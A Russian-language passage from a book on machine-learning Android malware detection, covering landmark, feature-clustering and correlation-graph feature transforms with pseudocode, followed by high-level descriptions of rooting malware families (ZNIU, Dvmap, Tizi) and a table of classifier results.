Идею использования ориентиров можно применить для определения нового пространства признаков Android-приложений. Предположим, существует набор Android-приложений, включающий как доброкачественные, так и вредоносные приложения, и каждое приложение имеет некоторый вектор признаков. Этот вектор признаков можно рассматривать как точку в пространстве признаков приложений, подобно тому как дом можно охарактеризовать точкой в пространстве признаков жилья. Рассматривая покупку дома, мы сравниваем его с похожими домами; то же самое можно делать с приложениями, пытаясь определить, являются ли они вредоносными или доброкачественными.

Выбор ориентиров

Чтобы использовать подход на основе ориентиров, сначала выбираем подмножество образцов приложений и назначаем их ориентирами. Затем для каждого приложения определяем новые признаки в наборе данных, сравнивая его с каждым ориентиром. Мы рекомендуем сохранять размер набора ориентиров достаточно небольшим. Например, если общий набор приложений содержит 1 миллион образцов, можно выбрать 1 000 ориентиров. Тогда противникам будет трудно угадать выбранные ориентиры, что ещё сильнее затруднит угадывание признаков на основе ориентиров.

Мы предлагаем три метода выбора набора ориентиров из набора образцов. Первый, наивный подход, заключается в их случайном выборе. Другой метод - выбор на основе кластеризации, при котором приложения сначала группируются в кластеры. Существует множество хорошо изученных алгоритмов кластеризации, таких как кластеризация k-средних, кластеризация k-медиан, кластеризация со сдвигом среднего, пространственная кластеризация приложений с шумом на основе плотности (density-based spatial clustering of applications with noise, DBSCAN), кластеризация методом максимизации ожидания с использованием гауссовых смесевых моделей и агломеративная иерархическая кластеризация. Каждый алгоритм кластеризации имеет собственные преимущества и недостатки. Кроме того, из-за особенностей набора данных они могут показывать разные результаты.

При таком подходе после группирования приложений в кластеры из каждой группы выбирается одно приложение в качестве ориентира. Основная идея заключается в том, что при группировании всех приложений в кластеры похожие приложения оказываются в одном кластере, после чего из каждого кластера можно выбрать одно репрезентативное приложение. Возвращаясь к нашей аналогии с жильём, дома в одном кластере могут иметь похожие районы, местные школы, площадь, цены и количество спален. Решая, хорош ли дом, можно использовать по одному представителю каждого кластера в качестве ориентира. Получив кластеры, можно выбирать представителя каждой группы множеством способов. Например, можно случайным образом выбрать приложение из кластера. В качестве альтернативы можно вычислить сумму расстояний от каждого приложения в кластере до каждого из остальных приложений в этом кластере, а затем использовать в качестве ориентира приложение с наименьшей суммой - самое «центральное» приложение кластера. (Расстояние между двумя приложениями можно вычислить как расстояние между их векторами признаков с помощью такой метрики, как евклидово или косинусное расстояние.)

Поскольку можно использовать не менее 6 алгоритмов кластеризации и не менее 2 способов выбора приложения-ориентира из каждого кластера, существует по меньшей мере 12 способов выполнения выбора ориентиров на основе кластеризации, даже без учёта изменчивости гиперпараметров, внутренне используемых некоторыми методами кластеризации. В действительности способов выбора ориентиров на основе кластеризации гораздо больше, например за счёт изменения k в алгоритмах кластеризации k-средних и k-медиан.

Третий метод, эвристический выбор по максимальному расстоянию, предоставляет алгоритм выбора ориентиров, рассеянных по базовому пространству признаков. На вход он принимает набор приложений `D`, число выбираемых ориентиров `N_L`, а также функцию расстояния `d`, используемую для оценки расстояния между двумя образцами приложений на основе их векторов признаков. Например, можно использовать такие известные функции расстояния, как евклидово расстояние, манхэттенское расстояние, косинусное расстояние или расстояние Хэмминга. Алгоритм имеет следующий вид:

Алгоритм эвристического выбора по максимальному расстоянию

1. Случайным образом выбрать приложение из `D` и добавить его в набор ориентиров `L'`.
2. Если `|L'| < N_L`, извлечь из `D - L'` случайный набор приложений `R`.
3. Выбрать лучший ориентир из `R` одним из следующих методов:

```
arg max_(r in R) Σ_(ℓ in L') d(ℓ, r)

arg max_(r in R) min_(ℓ in L') d(ℓ, r)

arg max_(r in R) median_(ℓ in L') d(ℓ, r)
```

4. Добавить выбранный ориентир в `L'`.
5. Когда `|L'| = N_L`, использовать `L'` в качестве набора ориентиров `L`.

Алгоритм начинает со случайного выбора приложения из `D` в качестве ориентира и добавления его в текущий набор выбранных ориентиров `L'` (шаг 1). Затем он итеративно добавляет новые ориентиры (шаги 2-4). На каждой итерации из `D - L'` случайным образом извлекается набор приложений (шаг 2), после чего выбирается приложение, наиболее удалённое от текущего набора ориентиров `L'` (шаг 3).

Расстояние можно вычислять различными способами. Например, предположим, что на некоторой итерации алгоритма имеются 3 ориентира `ℓ_1`, `ℓ_2`, `ℓ_3`, а `D - L'` содержит 100 ориентиров `ℓ'_1`, `ℓ'_2`, ..., `ℓ'_100`. В этом случае любой из 100 ориентиров можно добавить в `L'` в качестве

четвёртого. Можно добавить ориентир ℓ′_j, который максимизирует расстояние от кандидата на роль четвёртого ориентира в D - L′ до ранее выбранных ориентиров в L′, иными словами максимизирует сумму Σ_(i=1)^3 d(ℓ_i, ℓ′_j). В качестве альтернативы можно выбрать в качестве четвёртого ориентира элемент D - L′, максимизирующий либо среднее, либо медианное расстояние до ранее выбранных ориентиров ℓ_1, ℓ_2, ℓ_3, например выбрав ℓ_j = arg max_(ℓ′_i) mean({d(ℓ′_i, ℓ_1), d(ℓ′_i, ℓ_2), d(ℓ′_i, ℓ_3)}). В этом алгоритме d является функцией расстояния. Через d(ℓ, r) мы обозначаем расстояние между векторами признаков двух приложений ℓ и r. Этот шаг гарантирует, что выбранный ориентир достаточно удалён от ранее выбранных ориентиров, обеспечивая некоторое разнообразие набора ориентиров.

Процесс заканчивается после выбора N_L ориентиров (шаг 5). Поскольку существуют 4 функции расстояния и 3 возможных определения наибольшего расстояния, этот метод выбора ориентиров можно применять как минимум 12 способами.

Три описанных нами метода выбора ориентиров предоставляют множество способов выбора набора ориентиров L из набора D для каждого значения N_L. Однако, чтобы ещё сильнее запутать потенциальных противников, мы рекомендуем специалистам по безопасности периодически использовать новый набор ориентиров, изменять метод выбора ориентиров или делать и то и другое, а затем заново вычислять признаки на основе ориентиров. Выполняя это раз в одну-две недели, вы заставите любого противника гадать и создадите защиту с движущейся целью.

Вычисление признаков на основе ориентиров

Выбрав ориентиры, мы используем их для вычисления признаков на основе ориентиров для каждого образца приложения i из набора D. Ниже приведён алгоритм создания признаков на основе ориентиров:

Алгоритм создания признаков на основе ориентиров

1. Создать набор ориентиров L с помощью S.
2. Для каждого ориентира ℓ ∈ L в каждом образце приложения i ∈ D вычислить d(i, ℓ).
3. Вычислить признаки следующим образом:

```
f_vec_i^lm = {d(i, ℓ)}_(ℓ in L)
```

В качестве входных данных используются набор Android-приложений D со связанными с ними векторами признаков F = {f⃗_i}_i, число выбираемых ориентиров N_L, метод выбора ориентиров S (и его параметры, если применимо) и функция расстояния d(·).

Мы создаём набор ориентиров L с помощью S (шаг 1). Затем итеративно вычисляем векторы признаков ориентиров для каждого образца приложения i (шаги 2 и 3). Этот процесс начинается с вычисления расстояния d(i, ℓ) от образца i до каждого ℓ ∈ L, после чего из этих расстояний строится N_L-мерный вектор признаков на основе ориентиров. Иными словами, первый элемент этого вектора является расстоянием между приложением i и первым ориентиром, второй элемент - расстоянием между приложением i и вторым ориентиром и так далее.

Рисунок 6-3 представляет собой простую иллюстрацию признаков на основе ориентиров. Предполагается, что в наборе D имеется шесть образцов (на практике это число было бы гораздо больше), каждый из которых имеет четырёхмерный вектор признаков API.




Рисунок 6-3. Признаки на основе ориентиров для шести приложений, двух ориентиров и евклидовой функции расстояния

Предположим, что методом случайного создания ориентиров в качестве ориентиров выбраны два из шести образцов - Perfect Girls и Marcher. Затем мы создаём признаки на основе ориентиров с помощью евклидовой функции расстояния. Здесь можно увидеть евклидово расстояние от каждого образца приложения `i` до каждого ориентира. Тогда вектор признаков на основе ориентиров, например для Regon, равен `(3551,33, 677,93)`, а для Perfect Girls - `(0, 2903,66)`.

Кластеризация признаков

Некоторые создаваемые нами признаки могут иметь сходные отношения с меткой, которую мы пытаемся предсказать. В таком случае эти признаки можно объединить, чтобы создать меньший, но, возможно, более репрезентативный набор новых признаков. Подход, называемый кластеризацией признаков, сначала группирует набор базовых признаков в ряд категорий, а затем получает агрегированные признаки из каждой категории. Эти новые признаки мы называем признаками FC. Подробнее об этом подходе можно прочитать в работе «Android Malware Detection via (Somewhat) Robust Irreversible Feature Transformations» Цяня Ханя и соавторов.

Создание кластеров признаков

Для получения признаков FC мы используем следующий алгоритм:

Алгоритм создания признаков FC

1. Взять из D подмножество образцов D'.
2. Получить матрицу признаков F' для образцов из D'.
3. С помощью Clu сгруппировать n базовых признаков в G групп в соответствии с векторами столбцов {f_ij}_i' в F'.
4. Для каждой группы признаков F_g в каждом образце приложения i сопоставить группе значение:

```
f_ig^fc = (+){f_ij | j  in  F_g}
```

5. Выполнить это вычисление для каждого образца приложения:

```
f_vec_i^fc = (f_i1^fc, ..., f_iG^fc)
```

В качестве входных данных алгоритм принимает набор D всех образцов Android-приложений и n-мерный базовый вектор признаков каждого из них; число кластеров G, на которые требуется разделить n признаков; используемый алгоритм кластеризации Clu; а также ⊕ - алгоритм агрегирования признаков внутри одной группы. Можно использовать любое подмножество или все представленные нами базовые признаки статического и динамического анализа, а также признаки, определённые другими исследователями.

Мы извлекаем подмножество образцов приложений D' из D (шаг 1) и используем значения их признаков (шаг 2), чтобы сгруппировать n признаков в G групп (шаг 3). Мы используем подмножество D, а не сам набор D, по трём причинам. Во-первых, набор данных может быть огромным и кластеризация всего набора может оказаться очень затратной. Во-вторых, использование подмножества образцов для кластеризации затрудняет противнику определение принципа работы кластеризации признаков. В-третьих, когда набор D расширяется за счёт добавления новых приложений, признаки FC новых приложений можно вычислить без повторного запуска алгоритма и новой кластеризации базовых признаков. Более того, как и в случае TSG, можно периодически обновлять используемую выборку и повторно вычислять кластеры признаков, заставляя противников гадать о характере применяемой защиты.

После кластеризации признаков мы берём любое приложение и с помощью ⊕ сопоставляем каждому кластеру признаков одно значение (шаг 4). Это значение может быть суммой, минимумом или максимумом значений признаков внутри данного кластера либо статистической величиной, полученной из набора, например медианой, стандартным отклонением, дисперсией или энтропией. Мы выполняем это действие для всех кластеров в каждом приложении из D (шаг 5).

Выбор алгоритмов кластеризации и агрегирования признаков

Алгоритм кластеризации признаков можно вызывать со множеством возможных методов кластеризации и агрегирования признаков. В качестве алгоритма кластеризации можно использовать любой из шести методов, упомянутых при обсуждении признаков на основе ориентиров, или совершенно другой алгоритм. Для алгоритма агрегирования признаков ⊕ также можно выбрать один из множества вариантов. Ниже приведены некоторые возможности:

Произведение. Новый признак вычисляется как произведение элементов набора.

Среднее. В качестве значения нового признака используется среднее значение набора значений.


Медиана. В качестве значения нового признака используется медианное значение набора значений.

Сумма. Новый признак вычисляется как сумма элементов набора.

Взвешенная сумма. Значение нового признака вычисляется как взвешенная сумма элементов набора. Вес признака `j` обратно пропорционален расстоянию между вектором признака и вектором значения центроидного признака группы `j_c`, `{f_ijc}_i'`, которое мы обозначаем через `d(j, j_c)`. Таким образом, значение признака вычисляется следующим образом, где α - параметр нормализации:

```
f_ig^fc = α Σ_(j in F_g) f_ij × e^(-d(j,j_c))
```

Обычно выбирается размер кластера `G`, значительно меньший общего числа признаков, чтобы это число резко сократилось. Например, если базовый вектор признаков содержит 100 элементов, можно установить `G` равным 8. На рисунке 6-4 показан пример кластеризации признаков с использованием образцов приложений и четырёхмерных признаков API.



APK	f_{i1}^{fc}	f_{i2}^{fc}
Perfect Girls	1093.5	1376.5
Azerbaijan Radio World	1269	2146
Iberia Perseo	292.5	842.5
Regon	17.5	56.5
Marcher	302.5	240.5
Fakebank	670	722.5

Рисунок 6-4. Пример кластеризации признаков с двумя группами, четырёхмерными базовыми признаками API и агрегированием признаков посредством усреднения

В этом примере мы кластеризуем четыре приложения в две группы и используем для ⊕ подход со средним значением. Получаем показанные в таблице справа признаки FC для каждого приложения.

Будучи весьма репрезентативными, признаки FC в то же время трудны для угадывания противниками, поскольку при их создании специалистам по безопасности приходится делать несколько вариантов выбора, которые вносят в процесс значительную неопределённость и плохо поддаются обратному проектированию. Эти варианты включают используемое подмножество образцов приложений, число создаваемых кластеров, метод кластеризации и его гиперпараметры, а также оператор агрегирования ⊕ (вместе с его гиперпараметрами, когда ⊕ вычисляет взвешенную сумму).

Преобразование признаков на основе корреляционного графа

Другой способ уменьшить число признаков заключается в использовании корреляционных графов, создающих то, что мы называем признаками CG. Этот подход предполагает создание полного графа с признаками в качестве вершин, а затем использование понятий анализа социальных сетей для разделения этих признаков на сообщества. Поскольку каждое сообщество состоит из похожих признаков, с каждым из них можно связать один признак CG.

Для выполнения преобразования признаков на основе корреляционного графа мы используем следующий алгоритм:

Алгоритм создания признаков CG

1. Взять из D подмножество образцов D′.
2. Получить матрицу признаков F′ для образцов из D′.
3. Вычислить n × n весов рёбер корреляционного графа в соответствии с векторами столбцов F′.
4. Получить G сообществ из n базовых признаков в соответствии с корреляционным графом и алгоритмом обнаружения сообществ.
5. Для каждого сообщества признаков C_g в каждом образце приложения i применить оператор агрегирования:

```
f_ig^cg = (+){f_ij | j  in  C_g}
```

6. Для каждого образца приложения i вычислить его вектор признаков CG:

```
f_vec_i^cg = (f_i1^cg, ..., f_iG^cg)
```

В качестве входных данных алгоритм принимает набор приложений D, матрицу признаков этих приложений F, алгоритм обнаружения сообществ C, требуемое число сообществ G и ассоциативный и коммутативный оператор ⊕. На выходе получается корреляционный граф с G-мерными векторами признаков для образцов приложений из D.

Мы начинаем с выбора подмножества образцов приложений D′ из D (шаг 1) и извлечения их матрицы признаков F′ (шаг 2), как и при вычислении признаков FC. Затем вычисляем корреляцию между каждой парой признаков с помощью коэффициента корреляции Пирсона (шаг 3). Это значение становится весом ребра между каждой парой признаков в корреляционном графе.

Затем мы применяем алгоритм обнаружения сообществ C (шаг 4), чтобы получить G сообществ. Наконец, мы создаём признаки CG для каждого приложения D, используя признаки в каждом сообществе и ассоциативный и коммутативный оператор агрегирования признаков ⊕ (шаги 5 и 6).

Оператор ⊕ можно определить теми же пятью способами, что и при кластеризации признаков. Кроме того, можно выбрать множество возможных алгоритмов обнаружения сообществ C, включая метод минимального разреза, алгоритм Гирвана - Ньюмана, максимизацию модулярности, статистический вывод и методы на основе клик. Подробнее об этих алгоритмах можно прочитать в источниках, перечисленных в разделе «Дополнительная литература».

На рисунке 6-5 показан пример создания признаков на основе корреляционного графа. Предположим, требуется сгруппировать четыре признака API в два сообщества, как показано в левой части рисунка. В правой части можно увидеть признаки CG для каждого образца приложения, созданные с помощью метода агрегирования признаков посредством усреднения.

APK	f_{i1}^{cg}	f_{i2}^{cg}
Perfect Girls	1766.67	0
Azerbaijan Radio World	2276.67	0
Iberia Perseo	823.33	0
Regon	49	1
Marcher	361.33	2
Fakebank	961.67	0

Рисунок 6-5. Создание признаков CG с двумя сообществами и методом агрегирования признаков посредством усреднения

Как и при кластеризации признаков, использование признаков CG вносит значительную неопределённость для любого противника, пытающегося воспроизвести признаки CG. Процесс создания признаков CG состоит из множества различных вариантов выбора, способных привести к большим различиям в окончательных значениях признаков. Поэтому противникам будет чрезвычайно трудно определить его реальную реализацию.

Дополнительная литература

В этом разделе перечислены ресурсы, с помощью которых можно глубже изучить представленные в главе темы.

Чтобы узнать больше о признаках на основе API, подобных представленным в этой главе, см. работы «DroidAPIMiner: Mining API-Level Features for Robust Malware Detection in Android» Юсры Аафер и соавторов и «Machine Learning for Android Malware Detection Using Permission and API Calls» Насера Пейравиана и Синцюаня Чжу.

О признаках TSG можно прочитать в представившей их работе «DBank: Predictive Behavioral Analysis of Recent Android Banking Trojans» Чунъяна Бая и соавторов. Кроме того, мы упоминали, что TSG являются альтернативой множеству видов графов вызовов функций, используемых в других методах обнаружения вредоносных программ:

• Графы зависимостей, представленные в работе «Semantics-Aware Android Malware Classification Using Weighted Contextual API Dependency Graphs» Му Чжана и соавторов.

• Графы потока управления, представленные в работах «FlowDroid: Precise Context, Flow, Field, Object-Sensitive and Lifecycle-Aware Taint Analysis for Android Apps» Стивена Арцта и соавторов и «MaMaDroid: Detecting Android Malware by Building Markov Chains of Behavioral Models» Энрико Мариконти и соавторов.

• Графы свойств кода, представленные в работе «Modeling and Discovering Vulnerabilities with Code Property Graphs» Фабиана Ямагути и соавторов.

Для создания представленных в этой главе признаков CG требуется алгоритм обнаружения сообществ. Такой алгоритм можно определять множеством способов:

• Метод минимального разреза, описанный в работе «Odd Minimum Cut-Sets and b-Matchings» Манфреда В. Падберга и М. Рама Рао.

• Иерархическая кластеризация, описанная в работе «Hierarchical Clustering Schemes» Стивена К. Джонсона.

• Алгоритм Гирвана - Ньюмана, описанный в работе «Community Structure in Networks: Girvan-Newman Algorithm Improvement» Лиляны Деспалатович и соавторов.

• Максимизация модулярности, описанная в работе «Community Detection via Maximization of Modularity and Its Variants» Минмина Чэня и соавторов.

• Статистический вывод, описанный в книге Кейт Колдер «Statistical Inference» (Holt, 1953).

• Методы на основе клик, описанные в работе «A Maximal Clique Based Multiobjective Evolutionary Algorithm for Overlapping Community Detection» Сююня Вэня и соавторов.

Далее


Всякий раз, когда антивирусные продукты обнаруживают вредоносную программу, её разработчики изменяют её, чтобы уклониться от обнаружения. К настоящему времени разработчики вредоносных программ понимают, что антивирусные компании всё чаще используют машинное обучение. Они также прекрасно знают виды базовых признаков, используемых для обнаружения их вредоносных программ, и научились умело изменять свой код, чтобы менять эти признаки и избегать обнаружения.

В этой главе мы описали, как использовать представленные в главах 3 и 4 ручные процессы статического и динамического анализа для определения признаков, которые могут применять алгоритмы машинного обучения. Затем мы обсудили два широких класса методов, способных осложнить жизнь разработчикам вредоносных программ. Первый, основанный на понятии триадного графа подозрительности, первоначально использовался для обнаружения банковских троянов Android, но фактически может применяться для обнаружения вредоносных программ любого вида. Второй преобразует исходные признаки Android-приложений в новый набор признаков иного размера. В этой главе мы описали три таких метода: преобразования на основе ориентиров, кластеризацию признаков и преобразование признаков на основе корреляционного графа, причём все они устойчивы к обратному проектированию.

Однако ни один метод не способен идеально запутать злоумышленников. Чтобы ещё сильнее затруднить работу разработчиков вредоносных программ, представленные в этой главе методы включают уровни рандомизации. Кроме того, мы рекомендуем организациям часто менять настройки обнаружения вредоносных программ на основе машинного обучения, подобно тому как всем пользователям следует часто менять пароли. Например, в случае TSG защитники могут каждую неделю обновлять образцы вредоносных и доброкачественных программ, используемые для создания признаков, и изменять другие параметры, такие как размер окна. В случае признаков на основе ориентиров защитники могут периодически менять число и личности ориентиров. Эти изменения создают относительно небольшие затраты для специалистов по корпоративной безопасности, но способны принести существенную пользу.

В следующей главе мы применим полученные вами знания об алгоритмах и признаках машинного обучения к одному важному классу вредоносных программ - вредоносным программам для получения root-прав. Этот вид вредоносных программ пытается получить привилегии root на устройстве пользователя, а после их получения такую программу бывает трудно удалить. Поэтому крайне важно найти характеристики вредоносных программ для получения root-прав, отличающие их от доброкачественных программ.

Глава 7. Вредоносные программы для получения root-прав



Разработчики вредоносных программ часто ищут способы повысить привилегии своих приложений, чтобы получить root-доступ, для чего требуется тот или иной эксплойт повышения привилегий. Получив возможность работать от имени root, вредоносная программа может использовать

ресурсы приложения и системы для выполнения таких операций, как установка приложений системного уровня, доступ к защищённым файлам других приложений и изменение разрешений файловой системы, позволяющее другим вредоносным приложениям просматривать конфиденциальные данные.

В главе 2 мы рассмотрели несколько примеров вредоносных программ для получения root-прав. В этой главе сначала обсудим некоторые известные семейства таких вредоносных программ, которые ещё не исследовали. Затем изучим эффективность различных методов машинного обучения, используемых для отделения вредоносных программ для получения root-прав от доброкачественных программ, а также от других форм вредоносных программ Android, и ключевые признаки, применяемые для этого. Хотя на протяжении главы в качестве примера будет использоваться вредоносная программа Rootnik для получения root-прав, мы также применим методы обнаружения к вредоносной программе DroidDream.

Семейства вредоносных программ для получения root-прав

Насколько нам известно, ZNIU была первой вредоносной программой для получения root-прав, использовавшей уязвимость Dirty COW (copy-on-write), которая позволяет повышать привилегии в ядре Linux. Согласно публикации в блоге Trend Micro «ZNIU: First Android Malware to Exploit Dirty COW», она распространялась через более чем 1 200 приложений и заражённые веб-сайты. После установки приложения на устройство оно связывалось с сервером управления и контроля и проводило транзакции с оператором мобильной связи скомпрометированного устройства через платёжную службу с поддержкой SMS, создавая начисления в пользу компании, находящейся в Китае. ZNIU использовала root-привилегии для обхода стандартного рабочего процесса Android, требующего согласия пользователя на предоставление приложению разрешений, связанных с SMS. Некоторые версии ZNIU применяли не Dirty COW, а другие эксплойты, например Iovyroot, нацеленный на уязвимость ядра Linux, или различные эксплойты из приложения KingoRoot для получения root-прав.

В 2017 году исследователи Лаборатории Касперского обнаружили Dvmap. Её авторы сначала загрузили в Google Play доброкачественное приложение, а позднее обновили его до вредоносной версии. Такое поведение часто встречается у вредоносных программ, поскольку помогает приложению нарастить базу пользователей, не вызывая подозрений. Авторы делали вредоносную версию доступной на короткие периоды, а затем заменяли её доброкачественной.

Dvmap стала первым известным образцом вредоносной программы для получения root-прав, использовавшим методы внедрения кода. Она заменяла исполняемый файл `/system/bin/ip` совершенно новым файлом, содержавшим вредоносные функции, а затем внедряла код для выполнения нового файла в две системные библиотеки, связанные со средами выполнения Android Dalvik и ART, гарантируя его запуск с повышенными привилегиями. Для замены файла и последующего внедрения кода в системные библиотеки требовался эксплойт повышения привилегий. Подробнее об этой вредоносной программе можно прочитать в публикации блога Kaspersky «Dvmap: Android Malware with a New Technique for Controlling Devices Appears on Google Play».

В сентябре 2017 года команда Android Security обнаружила Tizi, которая получает root-права на устройствах, главным образом в Африке, чтобы выполнять шпионские операции с использованием ряда уязвимостей, обнаруженных в 2012 и 2013 годах. Получив root-привилегии, Tizi использует этот доступ для записи звонков в таких зашифрованных службах, как WhatsApp, Skype и Viber, и отслеживания активности в социальных сетях Facebook, X, LinkedIn и Telegram. Подробнее об этой вредоносной программе можно прочитать в публикации команды Android Security «Tizi: Detecting and Blocking Socially Engineered Spyware on Android».

Проверка эффективности классификаторов

Чтобы оценить, насколько хорошо классификаторы машинного обучения отличают вредоносные программы для получения root-прав от доброкачественных программ, мы проверили 10 классификаторов, подавая им различные наборы признаков, как показано в таблице 7-1.

Таблица 7-1. Эффективность классификаторов: вредоносные программы для получения root-прав и доброкачественные программы

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	GBDT	0,9939	0,9324	0,9009	0,9164	0,0676	0,0146
Статические (S)	XGBoost	0,9811	0,8658	0,7783	0,8197	0,1342	0,0296
Динамические (D)	RF	0,9065	0,8735	0,5271	0,6575	0,1265	0,0608
S + D	XGBoost	0,9848	0,8889	0,8079	0,8465	0,1111	0,0257
API + S + D	XGBoost	0,9974	0,9564	0,9187	0,9372	0,0436	0,0109
TSG	XGBoost	0,9927	0,9018	0,8896	0,8957	0,0982	0,0163
LM	XGBoost	0,9791	0,8375	0,7488	0,7906	0,1625	0,0335
FC	XGBoost	0,9729	0,8507	0,7438	0,7937	0,1493	0,0341
CG	RF	0,9571	0,8349	0,6724	0,7449	0,1651	0,0432
